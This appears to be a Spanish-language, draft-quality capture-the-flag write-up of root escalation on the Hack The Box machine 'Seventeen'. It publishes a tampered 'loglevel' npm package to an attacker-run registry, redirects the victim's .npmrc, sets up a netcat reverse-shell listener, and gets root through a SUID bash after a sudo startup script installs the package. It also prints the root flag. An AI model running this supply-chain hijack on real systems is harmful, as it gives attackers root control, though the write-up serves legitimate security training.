kavi@seventeen:~$ 
```


Luego publicamos la version

```
npm publish --registry http://localhost:4873
```

```
~/machineshtb/Seventeen/loglevel          ✓ 03:20:30
npm publish --registry http://localhost:4873
npm notice  loglevel@1.8.4
npm notice  === Tarball Contents ===
npm notice  59B index.js
npm notice  157B logger.js
npm notice  204B package.json
npm notice  === Tarball Details ===
npm notice  name:      loglevel
npm notice  version:   1.8.4
npm notice  filename:  loglevel-1.8.4.tgz
npm notice  package size: 425 B
npm notice  unpacked size: 420 B
npm notice  shasum:    f7b0934f8c5e19ee9998c2cf374e5564fec71072
npm notice  integrity: sha512-192dtXgcAhOBb[...]7wNLI+5gXKbPg==
npm notice  total files: 3
npm notice
npm ERR! code ENEEDAUTH
npm ERR! need auth This command requires you to be logged in to http://localhost:4873/
npm ERR! need auth You need to authorize this machine using `npm adduser`
npm ERR! A complete log of this run can be found in:
npm ERR!     /home/kali/.npm/_logs/2024-05-10T03_20_38_752Z-debug-0.log
```



sin embargo nos dice que debemos estar registrados accedo al port 4873 e ingresamos nuestro usuario registrado y su contraseña.



ejecuto nuevamente la publicación

```
npm publish --registry http://10.10.14.17:4873/
```

```
~/machineshtb/Seventeen/toglevel
npm publish --registry http://10.10.14.17:4873/
To publish your first package just:
npm notice
npm notice 📦 loglevel@1.8.4
npm notice === Tarball Contents ===
npm notice 59B index.js
npm notice 157B logger.js
npm notice 204B package.json
npm notice === Tarball Details ===
npm notice name:      loglevel
npm notice version:   1.8.4
npm notice filename:  loglevel-1.8.4.tgz
npm notice package size: 425 B
npm notice unpacked size: 420 B
npm notice shasum:    f7b0934f8c5e19ee9998c2cf374e5564fec71072
npm notice integrity: sha512-192dtXgcAhOBb[...]7wNLI+5gXKbPg==
npm notice total files: 3
npm notice
npm notice Publishing to http://10.10.14.17:4873/ with tag latest and default access
+ loglevel@1.8.4

~/machineshtb/Seventeen/loglevel
Made With ❤️ On
```

escucho por netcat

```
nc -lvp 9001
```

```
└$ zsh
  ~machineshtb
  nc -lvpn 9001
listening on [any] 9001 ...
```

y ejecuto el script de startup.

```

kavi@seventeen:~$ cat .npmrc
registry=http://10.10.14.17:4873/
kavi@seventeen:~$ sudo /opt/app/startup.sh
[=] Checking for db-logger
[+] db-logger already installed
[=] Checking for loglevel
[+] Installing loglevel
/opt/app
└── loglevel@1.8.4
    └── mysql@2.18.1

[+] Starting the app
/opt/app/index.js:26
    logger.log("INFO: Server running on port " + port)
        ^
TypeError: logger.log is not a function
    at Server.<anonymous> (/opt/app/index.js:26:16)
    at Object.onceWrapper (events.js:313:30)
    at emitNone (events.js:106:13)
    at Server.emit (events.js:208:7)
    at emitListeningNT (net.js:1394:10)
    at _combinedTickCallback (internal/process/next_tick.js:135:11)
    at process._tickCallback (internal/process/next_tick.js:180:9)
    at Function.Module.runMain (module.js:695:11)
    at startup (bootstrap_node.js:188:16)
    at bootstrap_node.js:609:3

```

```

~/machineshtb/Se
escucho por netcat
nc -lvpn 9001
└─$ zsh
~/machineshtb
└─ nc -lvpn 9001
listening on [any] 9001
VALIDAR ESTA
Instalamos npm
npm install loglevel

```

y ejecuto el script de start

sin embargo no funciono la reverse shell por lo cual intento cambiando privilegios de suid en la bash y alli si funciona

```

kavi@seventeen:~$ nano .npmrc
kavi@seventeen:~$ cat .npmrc
registry=http://10.10.14.17:4873/
          ↵ 10.10.14.17:4873

kavi@seventeen:~$ sudo /opt/app/startup.sh
[=] Checking for db-logger
[+] db-logger already installed
[=] Checking for loglevel
[+] Installing loglevel
/opt/app
└── loglevel@1.8.6
└── mysql@2.18.1
      loglevel
[+] Starting the app
/opt/app/index.js:26
    logger.log("INFO: Server running on port " + port)
                                         ^
TypeError: logger.log is not a function
    at Server.<anonymous> (/opt/app/index.js:26:16)
    at Object.onceWrapper (events.js:313:30)
    at emitNone (events.js:106:13)
    at Server.emit (events.js:208:7)
    at emitListeningNT (net.js:1394:10)
    at _combinedTickCallback (internal/process/next_tick.js:135:11)
    at process._tickCallback (internal/process/next_tick.js:180:9)
    at Function.Module.runMain (module.js:695:11)
    at startup (bootstrap_node.js:188:16)
    at bootstrap_node.js:609:3
kavi@seventeen:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr 18 2022 /bin/bash
kavi@seventeen:~$ ^C
kavi@seventeen:~$ ^C
kavi@seventeen:~$ 

```

somos root.

```

kavi@seventeen:~$ 
kavi@seventeen:~$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
d8517b6912debb3f4102d0473296e9a8
bash-4.4# 
[0] 0:ssh* 1:zsh- 2:nc

```

Esta maquina me costo bastante sobre todo porque no se pudo lograr explotar el sqli de manera manual y aparte la escalada no era comun. es la tercera mas dificil detrás de anubis y reddish.